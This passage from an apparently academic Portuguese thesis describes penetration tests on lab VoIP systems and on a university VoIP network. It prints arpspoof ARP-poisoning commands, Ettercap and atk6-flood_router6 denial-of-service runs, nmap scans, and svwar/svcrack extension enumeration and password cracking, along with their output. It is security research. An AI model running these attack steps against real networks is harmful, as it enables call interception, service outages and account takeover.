



Figura 3.12: Análise de pacotes RTP com o *Wireshark*

Após este procedimento, seleciona-se a opção "*Play Streams*" para reproduzir os pacotes RTP que foram encontrados. A reprodução dos pacotes em questão pode ser observados na Figura 3.13.



Source Address	Source Port	Destination Address	Destination Port	SSRC	Setup Frame	Packets	Time Span (s)	Sample Rate (Hz)	Payloads
172.16.100.15	63394	172.16.100.10	11904	0x8bee8f06	631	1188	20.6 - 33 (12.3)	8000	Unassigned, g711U
172.16.100.10	11904	172.16.100.15	63394	0x3f06d553	647	1182	21 - 32.8 (11.8)	8000	g711U

Figura 3.13: Análise de pacotes RTP com o *Wireshark*

Conforme referido em 1.5.3, o *ARP Poisoning* é um tipo de MITM que é possível de executar facilmente, permitindo que o atacante "engane" um ou os dois intervenientes, uma vez que o endereço MAC do atacante, na perspetiva de cada um, passa por ser o endereço destino (do segundo interveniente). Assim, deixa que o atacante sirva de intermediário possibilitando a escuta do tráfego de forma silenciosa.

Para este teste, ativou-se o *IP forwarding* e utilizou-se o *arpspoof*. De modo a realizar um ataque bem sucedido, é necessário executar um *spoof* nas duas direções:

```
# arpspoof -t victim gateway
# arpspoof -t gateway victim
```

Aplicando esta terminologia ao cenário de teste, introduziu-se como vítima o iPBX da Empresa A e como *gateway* a da rede da Empresa A. Após ter sido iniciado o ataque, tentou-se efetuar chamadas tanto dentro da Empresa A como desta para a Empresa B. É de referir que as chamadas realizadas entre as duas empresas não foram possíveis, enquanto que dentro da Empresa A não houve qualquer problema. Na Figura 3.14 é representada a execução do ataque referido.

```
root@Bruno:~# arpspoof -t 172.16.100.10 172.16.100.2
30:5a:3a:21:3f:86 8:0:27:66:9c:d3 0806 42: arp reply 172.16.100.2 is-at 30:5a:3a
:21:3f:86
30:5a:3a:21:3f:86 8:0:27:66:9c:d3 0806 42: arp reply 172.16.100.2 is-at 30:5a:3a
:21:3f:86
30:5a:3a:21:3f:86 8:0:27:66:9c:d3 0806 42: arp reply 172.16.100.2 is-at 30:5a:3a
:21:3f:86
30:5a:3a:21:3f:86 8:0:27:66:9c:d3 0806 42: arp reply 172.16.100.2 is-at 30:5a:3a
root@Bruno:~# arpspoof -t 172.16.100.2 172.16.100.10
30:5a:3a:21:3f:86 0:1e:7a:9c:84:6f 0806 42: arp reply 172.16.100.10 is-at 30:5a:
3a:21:3f:86
30:5a:3a:21:3f:86 0:1e:7a:9c:84:6f 0806 42: arp reply 172.16.100.10 is-at 30:5a:
3a:21:3f:86
30:5a:3a:21:3f:86 0:1e:7a:9c:84:6f 0806 42: arp reply 172.16.100.10 is-at 30:5a:
3a:21:3f:86
30:5a:3a:21:3f:86 0:1e:7a:9c:84:6f 0806 42: arp reply 172.16.100.10 is-at 30:5a:
```

Figura 3.14: Execução do *arpspoof* em ambos os sentidos

3.2.2.5 DoS

Um ataque de DoS tem amplitude elevada, no sentido em que pode ir desde um simples pacote até um *flood* de pacotes, com o objetivo de provocar falha de serviços, redes e servidores [12]. Neste teste, escolheu-se um ataque ao servidor VoIP da Empresa A e ainda um ataque à rede da mesma.

Uma vez que o atacante já se encontrava na rede da Empresa A, procedeu-se à execução de um DoS ao iPBX. Assim, novamente com recurso ao Ettercap, de forma muito simples, iniciou-se o programa e procedeu-se à analise da rede. Posteriormente, para encontrar diferentes *plugins* selecionou-se a opção "*Manage the plugins*" (menu "*Plugins*") que tem incluída a opção DoS. Selecionada esta opção, introduziu-se o endereço IP do dispositivo a atacar e do dispositivo do atacante, iniciando-se desta forma o ataque.

Este tipo de DoS consiste em inundar o iPBX com pacotes TCP, provocando a interrupção do serviço VoIP. Na Figura 3.15 pode ser observado um *log* do *Wireshark* com a execução do ataque. É de referir que, de forma muito simples, conseguiu-se impossibilitar o serviço VoIP da Empresa A que, consequentemente, impediu a realização de chamadas durante o ataque.

657009	89.34663700	172.16.100.5	172.16.100.10	TCP	60	38065→22 [RST] Seq=1 Win=0 Len=0
657010	89.34676200	172.16.100.5	172.16.100.10	TCP	60	26636→83 [ACK] Seq=4294967041 Ack=1 Win=32767 Len=0
657011	89.34681700	172.16.100.5	172.16.100.10	TCP	60	[TCP Port numbers reused] 11549→443 [SYN] Seq=0 Win=32767 Len=0
657012	89.34682800	172.16.100.5	172.16.100.10	TCP	60	[TCP Port numbers reused] 11805→85 [SYN] Seq=0 Win=32767 Len=0
657013	89.34683600	172.16.100.5	172.16.100.10	TCP	60	[TCP Port numbers reused] 12061→84 [SYN] Seq=0 Win=32767 Len=0
657014	89.34684100	172.16.100.5	172.16.100.10	TCP	60	[TCP Port numbers reused] 12317→83 [SYN] Seq=0 Win=32767 Len=0
657015	89.34684600	172.16.100.5	172.16.100.10	TCP	60	[TCP Port numbers reused] 12573→81 [SYN] Seq=0 Win=32767 Len=0
657016	89.34685200	172.16.100.5	172.16.100.10	TCP	60	[TCP Port numbers reused] 12829→80 [SYN] Seq=0 Win=32767 Len=0
657017	89.34685700	172.16.100.5	172.16.100.10	TCP	60	[TCP Port numbers reused] 13085→53 [SYN] Seq=0 Win=32767 Len=0
657018	89.34686200	172.16.100.5	172.16.100.10	TCP	60	[TCP Port numbers reused] 13341→22 [SYN] Seq=0 Win=32767 Len=0
657019	89.34753700	172.16.100.10	172.16.100.5	TCP	54	22→50353 [FIN, ACK] Seq=1 Ack=1 Win=5360 Len=0
657020	89.34760600	172.16.100.5	172.16.100.10	TCP	60	50353→22 [RST] Seq=1 Win=0 Len=0
657021	89.34772300	172.16.100.5	172.16.100.10	TCP	60	59403→83 [ACK] Seq=4294967041 Ack=1 Win=32767 Len=0
657022	89.34790600	172.16.100.5	172.16.100.10	TCP	60	[TCP Port numbers reused] 13597→443 [SYN] Seq=0 Win=32767 Len=0

Figura 3.15: *Flood* de pacotes TCP ao iPBX

Com as ferramentas do *Wireshark*, é possível construir um gráfico da largura de banda dos pacotes enviados pelo atacante, ilustrado na Figura 3.16. É de realçar que os pacotes TCP do

ataque têm como destino o iPBX causando, consequentemente, à sua indisponibilidade. Por outro lado, tendo também em consideração a Figura 3.1 (onde é possível visualizar a largura de banda dos canais), a partir da comparação da largura de banda obtida com a capacidade do canal, é possível verificar que estes pacotes "inundam" a rede, limitando a capacidade do canal.




Figura 3.16: Largura de banda do *Flood* de pacotes TCP ao iPBX

Por forma a provocar um DoS à rede da Empresa A, com o atacante nesta rede, utilizou-se o "atk6-flood_router6" [62], presente no vasto conjunto de ferramentas do *Kali Linux*. Permite "inundar" a rede local com "*router advertisements*", o que leva a que o serviço VoIP e a própria rede fiquem comprometidos, isto é, não permite efetuar chamadas e, para além disso, o acesso à Internet fica também praticamente inutilizado. Para ser possível executar o ataque explicitado introduziu-se o comando "*atk6-flood_router6 eth0*" onde "eth0" refere a interface que está ligada ao *Switch* da rede da empresa. Na Figura 3.17 é visível a execução do ataque.

```
 5 4.230726891   fe80::218:f7ff:fe45… ff02::1             ICMPv6    118 Router Advertisement from 00:18:f7:45:f4:ac
 6 4.230800206   fe80::218:9eff:fe80… ff02::1             ICMPv6    118 Router Advertisement from 00:18:9e:80:ef:a6
 7 4.230851206   fe80::218:eeff:fee9… ff02::1             ICMPv6    118 Router Advertisement from 00:18:ee:e9:7d:45
 8 4.230880511   fe80::218:b8ff:fe00… ff02::1             ICMPv6    118 Router Advertisement from 00:18:b8:00:30:ac
 9 4.230907132   fe80::218:97ff:fe1a… ff02::1             ICMPv6    118 Router Advertisement from 00:18:97:1a:a4:86
10 4.230933997   fe80::218:ffff:fec4… ff02::1             ICMPv6    118 Router Advertisement from 00:18:ff:c4:1b:7d
11 4.230980956   fe80::218:94ff:fec0… ff02::1             ICMPv6    118 Router Advertisement from 00:18:94:c0:cf:c4
12 4.231007254   fe80::218:1fff:fe6f… ff02::1             ICMPv6    118 Router Advertisement from 00:18:1f:6f:30:c3
```

Figura 3.17: *Flood* de *router advertisements* à rede da Empresa A

Com o *Wireshark* captou-se a execução do ataque, de modo a observar os pacotes enviados, com o objetivo de construir um gráfico com a largura de banda para comparação com a largura de banda do canal. Assim, é possível analisar o impacto do ataque tanto na rede como no próprio serviço de VoIP. Na Figura 3.18 é apresentado o gráfico obtido com o *Wireshark* do DoS. É possível verificar que este ataque apresenta uma largura de banda maior comparativamente com a obtida no ataque anterior, o que provoca uma falha de serviço mais eficaz, uma vez que durante a

sua execução o iPBX fica inutilizado e o dispositivo onde estava instalado o *softphone* reinicia-se. Desta forma, o sucedido provoca inutilização total do serviço.




Figura 3.18: Largura de banda do *Flood* de *router advertisements* à rede da Empresa A

3.3 Ambiente controlado com acesso do exterior

O cenário de teste tem como base o ambiente controlado, explicitado em 3.2. No entanto, realizaram-se algumas alterações, de modo a que a bancada de teste do laboratório ficasse acessível a partir da *Education Roaming* (*eduroam*) [63], rede *wireless* da FEUP, nomeadamente a colocação de endereços públicos para os iPBX. Apresenta como finalidade averiguar o impacto do atacante (localizado na *eduroam*) ao serviço VoIP, tendo apenas acesso aos IP públicos dos iPBX.

3.3.1 Configurações

3.3.1.1 Configuração da rede

Pretende-se simular um ataque vindo do exterior e, também, identificar e analisar as vulnerabilidades existentes numa configuração deste género. De modo a criar o cenário pretendido, tendo como base as configurações do ambiente controlado (secção 3.2.1), em vez do router da bancada estar ligado à rede privada de uma das salas do *netlab* (172.16.2.0/24) foi configurado de modo a pertencer à rede pública do *netlab* (192.168.109.0/24), para ser possível ter acesso aos endereços públicos dos iPBX a partir da *eduroam*. Posteriormente, foi necessário configurar um *port forwarding* utilizando o IP externo, neste caso da rede do *netlab*. Os novos endereços externos dos iPBX são 192.168.109.50 e 192.168.109.60 para o a Empresa A e para a Empresa B, respetivamente. Na rede interna, os endereços foram mantidos: 172.16.100.10 para o iPBX da Empresa A e 172.16.200.20 para o iPBX Empresa B. No anexo A.4 estão disponíveis as configurações do

router da bancada. O esquema de configuração é representado na Figura 3.19. Neste caso, o atacante utiliza a mesma máquina com sistema operativo *Kali Linux*, mas encontra-se na *eduroam* e não na rede interna das empresas. É também de referir que dois dos telefones utilizados, neste caso *softphones*, encontram-se ligados à *eduroam*.




Figura 3.19: Infraestrutura de rede implementada

3.3.1.2 Configuração dos iPBX

Relativamente às configurações dos iPBX, não se efetuou qualquer alteração, ou seja, Todas as configurações efetuadas em 3.2.1.2 , tanto a nível de rede como *SIP Trunks*, *Outbound Routes*, *SIP Settings* e das extensões de ambas as empresas, foram mantidas. Apenas foi necessário tornar os endereços IP dos iPBX públicos, de modo a ser possível realizar chamadas a partir da *eduroam*.

3.3.2 Identificação de vulnerabilidades

A esta configuração realizaram-se os mesmos testes efetuados em 3.2.2, com o objetivo de comparar os resultados obtidos nas duas configurações. Todos os testes foram realizados com o atacante localizado na *eduroam*.

3.3.2.1 Identificação de componentes na rede

Uma vez que se conheciam os IP dos iPBX de ambas as empresas (Empresa A IP: 192.168.109.50 e Empresa B IP: 192.168.109.60), com o *nmap* efetuou-se um *scan* à rede do *netlab*, com o objetivo de identificar tanto os dispositivos existentes como as suas portas. No entanto, o resultado obtido não foi o esperado, uma vez que apenas se identificou os endereços dos iPBX, mas as portas abertas e os serviços desses IP não foram identificados, tal como é visível na Figura 3.20.

```
Nmap scan report for 192.168.109.39
Host is up (0.012s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        Cisco SSH 1.25 (protocol 1.99)
23/tcp  open  telnet     Cisco router telnetd
80/tcp  open  http       Cisco IOS http config
443/tcp open  ssl/https?
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios

Nmap scan report for 192.168.109.50
Host is up (0.057s latency).
All 1000 scanned ports on 192.168.109.50 are closed

Nmap scan report for 192.168.109.60
Host is up (0.014s latency).
All 1000 scanned ports on 192.168.109.60 are closed
```

Figura 3.20: *Scan* à rede do *Netlab*

3.3.2.2 Identificação de extensões

Como não foi possível identificar os iPBX diretamente mas, uma vez que na análise à rede encontraram-se os endereços dos mesmos, tentou-se encontrar extensões existentes nestes iPBX. Para isso, utilizou-se o *svwar* com o intuito de identificar extensões válidas. Neste caso, o resultado foi positivo, na medida em que foi possível descobrir as extensões existentes. Na Figura 3.21 podem ser observadas as extensões válidas obtidas.

```
root@Bruno:~# svwar -e1000-1100 192.168.109.50 -m INVITE -v
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause
it to ring and wake up people in the middle of the night
INFO:TakeASip:trying to get self ip .. might take a while
INFO:root:start your engines
INFO:TakeASip:Ok SIP device found
INFO:TakeASip:extension '1001' exists - requires authentication
INFO:TakeASip:extension '1002' exists - requires authentication
INFO:TakeASip:extension '1003' exists - requires authentication
INFO:root:we have 3 extensions
| Extension | Authentication |
-----------------------------
| 1003      | reqauth        |
| 1002      | reqauth        |
| 1001      | reqauth        |
```

Figura 3.21: Identificação de extensões da Empresa A

3.3.2.3 Quebra de autenticação de uma extensão

Após a identificação das extensões, com o *svcrack*, tentou-se encontrar a palavra-passe de uma delas, escolhendo-se, novamente, a extensão 1001 da Empresa A. O resultado foi o esperado, uma vez que foi possível obter a palavra-passe, tal como visível na Figura 3.22.

```
root@Bruno:~/Desktop# svcrack -u1001 -d dicionario.txt 192.168.109.50
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
------------------------
| 1001      | qaz123   |
```

Figura 3.22: Identificação de extensões da Empresa A

3.3.2.4 *Man-in-the-middle*

Com este tipo de ataque, no cenário de teste anterior, explicitado em 3.2, obteve-se resultados interessantes, tal como o facto de ser possível ouvir chamadas e provocar uma falha de comunicação entre as duas empresas. Neste sentido, pretende-se seguir a mesma abordagem com o intuito de verificar o comportamento do sistema mas, neste caso, com o atacante no exterior da rede interna, ou seja, a partir da *eduroam*.

Uma vez que anteriormente, conforme referido, foi possível escutar chamadas, a este novo cenário aplicou-se o mesmo procedimento, ou seja, iniciou-se uma "escuta" com o *Ettercap*, ao tráfego mas, neste caso à *eduroam* (isto, porque os *softphones* se encontram também na *eduroam*). No entanto, o resultado obtido não foi o mesmo, tendo em conta que não foi possível ouvir nenhuma chamada.

De modo a verificar com mais precisão estes resultados, durante a "escuta" do tráfego, efetuaram-se várias chamadas, algumas de duração maior, com o objetivo de gerar um maior número de pacotes RTP, para ser possível capturar estes pacotes com o *Wireshark*. Contudo, mesmo assim, não foi possível ouvir qualquer conversa, uma vez que não foi capturado nenhum pacote.

3.3.2.5 DoS

Este teste consiste em provocar um DoS tanto ao iPBX como à rede VoIP de uma das empresas. No entanto, como o atacante se encontra na *eduroam* e não na rede interna de nenhuma das empresas, não se realizou nenhum ataque à rede das empresas, uma vez que o "*atk6-flood_router6*" apenas funciona na rede local. Por este motivo, realizou-se apenas ataque ao iPBX.

Como o endereço dos iPBXs era conhecido à *priori*, com recurso ao *Ettercap*, iniciou-se um ataque DoS com origem na *eduroam*. Contudo, o resultado obtido não foi o esperado, uma vez que apenas foi possível enviar 1000 pacotes, que podem ter sido barrados pela *firewall* existente na *eduroam*. Na Figura 3.23 é representado o gráfico obtido na execução do DoS ao iPBX, pelo *Wireshark*.




Figura 3.23: Largura de banda do *Flood* de pacotes TCP ao iPBX da Empresa A

Observando mais detalhadamente os gráficos das Figuras 3.23 e 3.16, é possível verificar que, apesar dos pacotes TCP serem filtrados, a largura de banda do ataque com origem na *eduroam* foi muito menor, em comparação com o ataque local.

3.4 *PolySpeak*

Após a realização de alguns testes de intrusão, com ferramentas *open source*, em infraestruturas controladas, pretende-se, com esta secção, a descrição da aplicação dos mesmos testes com o

objetivo de avaliar o impacto que estas ferramentas provocam a um sistema comercial, neste caso o *PolySpeak*.

O *PolySpeak* (secção 2.2.3), é um sistema comercial criado pela FEUP e tem alguns mecanismos de segurança adicionais, que não estavam presentes nos sistemas anteriores.


3.4.1 Identificação de vulnerabilidades

3.4.1.1 Identificação de componentes na rede


De modo a ser possível aplicar as análises efetuadas, foi necessário descobrir o endereço IP da rede VoIP e, também, a forma de ter acesso a esta rede. No entanto, dado que existe um telefone físico de VoIP no *netlab*, foi possível navegar nos menus deste e encontrar toda a informação relativa à rede de voz. Na Figura 3.24 são ilustradas imagens com a informação obtida através do telefone.

(a) IP telefone *netlab*


(b) *Gateway* telefone *netlab*




(c) Máscara de rede telefone *netlab*



(d) Endereço SNTP telefone *netlab*



(e) VLAN rede *PolySpeak*



(f) Endereço MAC do telefone

Figura 3.24: Informação obtida através do telefone do *netlab*

Seguidamente, trocou-se o telefone pelo computador do atacante, configurando apenas o IP e a *gateway*, e executou-se um *scan* à rede com o *nmap*, onde foi possível identificar todos os seus dispositivos. Na Figura 3.25 é apresentado um excerto do resultado obtido, efetuado na rede de voz.

Tendo em conta a possível identificação de todos os dispositivos existentes, realizaram-se mais dois testes, com o objetivo de identificar se a conectividade da rede VoIP estava confinada apenas à própria rede. O primeiro teste residiu em tentar, através da *eduroam*, fazer um *ping* ao endereço do iPBX, tal como é observável na Figura 3.26. Como o resultado foi positivo (teve-se ligação

com o iPBX), realizou-se um *scan* à rede e foi possível identificar todos os equipamentos da rede. O segundo teste teve por base o mesmo procedimento mas, neste caso, o *scan* teve origem na rede do laboratório, tendo-se obtido o mesmo resultado.

```
root@Bruno:~# nmap -sS -sV 10.50.0.0/16

Starting Nmap 7.31 ( https://nmap.org ) at 2017-01-12 16:06 WET
Nmap scan report for voip.fe.up.pt (10.50.1.1)
Host is up (0.0047s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE   VERSION
21/tcp   open  ftp       ProFTPD 1.3.4a
22/tcp   open  ssh       OpenSSH 5.9 (protocol 2.0)
53/tcp   open  domain    ISC BIND unknown
80/tcp   open  http      Apache httpd 2.2.13 ((Unix))
443/tcp  open  ssl/http  Apache httpd 2.2.13 ((Unix))
1720/tcp open  h323q931?
5060/tcp open  sip       X-Lite release 1105x (Status: 200 OK)
```

Figura 3.25: *Nmap* à rede VoIP da FEUP

```
root@Bruno:~# ping 10.50.1.1
PING 10.50.1.1 (10.50.1.1) 56(84) bytes of data.
